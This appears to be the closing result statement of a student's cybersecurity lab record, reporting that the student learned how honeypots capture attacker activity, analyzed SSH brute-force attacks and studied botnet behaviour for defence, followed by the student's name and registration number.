Successfully learned how honeypots capture attacker interactions, analyzed SSH brute-force attacks, and studied botnet behavior to improve network security and defense strategies.

Name: Arilli Jagadeesh A
Reg. No. : 241901502